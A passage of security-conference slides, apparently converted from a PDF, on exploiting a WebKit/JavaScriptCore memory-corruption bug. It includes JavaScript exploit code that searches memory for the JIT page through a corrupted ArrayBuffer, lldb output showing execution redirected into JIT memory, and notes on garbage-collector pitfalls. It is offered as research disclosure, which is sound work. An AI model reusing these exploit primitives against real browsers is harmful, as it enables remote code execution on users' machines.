 - startOfFixedExecutableMemoryPool value is "<base value> | 0x1000"

Exploitation : ROPs are for the 99%

- Search JavaScriptCore .DATA section and find the pattern
- AAR = Search memory ? Problem?
- After looping for 10+ times, the ArrayBuffer rolls back to the original one...

```
function searchJITPage(jsc_addr_low, jsc_addr_high)
{
    var j = 0;
    var k = 0;
    var orig_array_buffer_low = arr_c0[0x18];
    var orig_array_buffer_high = arr_c0[0x19];
    //alert("Original Buffer at 0x"+orig_array_buffer_high.toString(16)+orig_array_buffer_low.toString(16));
    while(1)
    {
        write8(arr_c0[0x18] + 0x8, arr_c0[0x19], jsc_addr_low + k, jsc_addr_high); //before overwriting ArrayBufferView::baseAddress, overwriting ArrayBuffer::m_data is needed to make sure memory search
        //can still be done with JS loop optimization.
        arr_c0[0x14] = jsc_addr_low + k;
        arr_c0[0x15] = jsc_addr_high; //Overwrite ArrayBufferView::baseAddress
        var tmp_array = arr1[controlled_index];
        for (j = 0; j < 0x20000/4; j+=2 )
        {
            //alert(tmp_array[j+1].toString(16));
            if (tmp_array[j+1] >= 0x2000 && tmp_array[j+1] <= 0x5fff)
            {
                if (((tmp_array[j]>>20)&0x1) == 0 && (tmp_array[j]&0xffff) == 0x1000)
                {
                    alert("Found JIT page at 0x"+tmp_array[j+1].toString(16)+tmp_array[j].toString(16));
                    arr_c0[0x14] = controlled_buffer_low;
                    arr_c0[0x15] = controlled_buffer_high;
                    write8(arr_c0[0x18] + 0x8, arr_c0[0x19], controlled_buffer_low, controlled_buffer_high); //Find the JIT page, recover the ArrayBuffer and ArrayBufferView, return.
                    return [tmp_array[j],tmp_array[j+1]];
                }
            }
        }
        k+=0x20000;
    }
    return 1;
}
```

JS Optimization


- JIT code generated for complicated JS statement
 - Improve performance
- A pointer to the original ArrayBuffer exists in "JS garbage collector region"

```
JS garbage collector  0000000115860000-0000000115870000 [ 64K] rw-/rw- SM=PRV
```



```
(lldb) x/10xg 0x115867020  
0x115867020: 0x00007fff77fa1ed0 0x0000000114b413c0  
0x115867030: 0x0000000000000800 0x0000000114f01000  
0x115867040: 0x000000010e762350 0x0000000000000000
```


Original ArrayBuffer



- Other object has similar behavior (Such as String)
- Can block memory search attempt

Exploitation : memory search implementation

- Use subarray() to create a new ArrayBufferView
 - This creates a new obj in "JS garbage collector" region containing the modified ArrayBuffer pointer



Exploitation : ROPs are for the 99%

- Finally code execution is obtained 😊

```
(lldb) ni
Process 2850 stopped
* thread #1: tid = 0x2c5cd, 0x00007fff8e9d289b WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) +
11, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x00007fff8e9d289b WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) + 11
WebCore`WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) + 11:
-> 0x7fff8e9d289b:  call    qword ptr [rax + 0x8]
    0x7fff8e9d289e:  test    eax, eax
    0x7fff8e9d28a0:  js      0x7fff8e9d28b3          ; WebCore::jsArrayBufferViewByteLength(JSC::ExecState*, JSC::JSValue, JSC::PropertyName) +
35
    0x7fff8e9d28a2:  mov     ecx, eax
(lldb) si
Process 2850 stopped
* thread #1: tid = 0x2c5cd, 0x0000418f82c13300, queue = 'com.apple.main-thread', stop reason = instruction step into
    frame #0: 0x0000418f82c13300
-> 0x418f82c13300:  nop
    0x418f82c13301:  nop
    0x418f82c13302:  nop
    0x418f82c13303:  nop
```

Summary

- WebKit memory corruption issues still exist
 - Exploitation similar as browser exploitation
 - Not too many thanks to WebKit community improving the security
- Exploitation mitigations
 - Introduced years ago, and effective.
 - Isolate heap for render object
 - GC mechanism to prevent triggering GC effectively
 - Etc.
 - With good bugs, still feasible to exploit

Acknowledgement

- Wushi
- Ian Beer

Thank You